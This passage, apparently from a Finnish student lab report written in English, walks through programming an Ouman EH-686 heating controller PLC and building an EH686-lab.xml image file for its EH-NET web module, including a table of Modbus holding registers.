


Picture 17. Then, then button of *vie kaikki tiedot EH-686:lle* was engaged to transfer the programmed logic to PLC of EH-686.




Picture 18. The transmission was successfully.

The program was uploaded successfully to the PLC of Ouman EH-686 (Picture 18). Then it was time to create an image file for the Ouman EH-net module (Picture 19). The image file is used for command and control operations in the Ouman EH-NET module, where these command and control operations are executed through browser interface either from Ethernet or Internet.




Picture 19. After it the image has to be created for the EH-NET module which steer operations of the EH-686 through Modbus communications. The button of *kuvaustiedostotulkki* has been engaged to start the imaging process for EH-NET module.

Then, creation of the image file was commenced (Picture 19). The configurations from the Ouman EH-686 PLC had been downloaded (Picture 20-21). Then the data was downloaded (Picture 22) and the process of creating the image was be able to commenced.



Picture 20. The process begins by requesting data from the PLC which connected through serial port cable to PC. The button of *Hae laitteen konfiguraatio* was engaged.




Picture 21. The button YES was pressed to instigate the process.

The screenshot shows the OUMAN EH-686 Kuvaustiedostotulkki application window. The title bar includes the application name and standard window controls. The menu bar contains 'Tiedosto', 'Työkalut', and 'Ohje'. Below the menu bar, there are icons for file operations and a dropdown menu for 'Tulosteiden kieli' set to 'FI'. The main area has two tabs: 'Laitteen tiedot' and 'Modbus rekisterit', with the latter being active. A table displays the Modbus register data with columns for 'Ryhmä', 'Rekisterin nimi', 'Rekisteri', and 'Tyyppi'.


Ryhmä	Rekisterin nimi	Rekisteri	Tyyppi
Aikatiedot			
	Vuosi	1	Holding
	Kuukausi	2002	Holding
	Päivä	4002	Holding
	Tunti	2003	Holding
	Minuutit	4003	Holding
	Sekunnit	2004	Holding
	Viikopäivä	4004	Holding
Aikaohjelmat			
	Aikaohjelman osio	4005	Holding
	Kts. muut aikaohj.rekisterit dokumentista!	6 - 49	Holding
Mittaustulojen arvot			
	M8 Huonelämpötilan NTC-	73	Holding
Väylämittaukset, tulot			
Väylämittaukset, lähdöt			
	Ulkolämpötila,lähtö	112	Holding
	Huonelämpötila 1,lähtö	113	Holding
	Huonelämpötila 2,lähtö	114	Holding
	Virtaus,lähtö	115	Holding
	CO2,lähtö	116	Holding
	Valoisuus,lähtö	117	Holding
	Energiamittaus,lähtö	118	Holding
	Vesimittaus,lähtö	120	Holding
	Painemittaus,lähtö	122	Holding

Picture 22. The data was obtained through telemetry.

The data was checked that it was correct by comparing it to schematics of the PLC and checking that no-error has been made during process, before the image file will be, finally created (Picture 22).



Picture 23. The obtained data had been saved to hard-drive where it will upload through interface of browser to the Ouman's EH-NET module.




Picture 24. The version has been selected as 3.25.14 or newer to make it fit to the Ouman's EH-NET module.


Finally, an EH686-lab.xml has been created (Picture 23-24) and this image can be upload to EH-Net module.

3 Programming the EH-Net module

After programming the EH-686 PLC, then the EH686-lab.xml will be upload through HTTP application to EH-net module. The process begins by logging to a portal of EH-NET (Picture 25). The process begins by clicking bracket which is number to zero.




Picture 25. The web interface of the Ouman EH-NET module.




Picture 26. The process create an information page to the Ouman's EH-NET module.

After it, the bracket with number one was engaged and then bracket with number two and finally, bracket with number three to commence the creation of the information page (Picture 26).



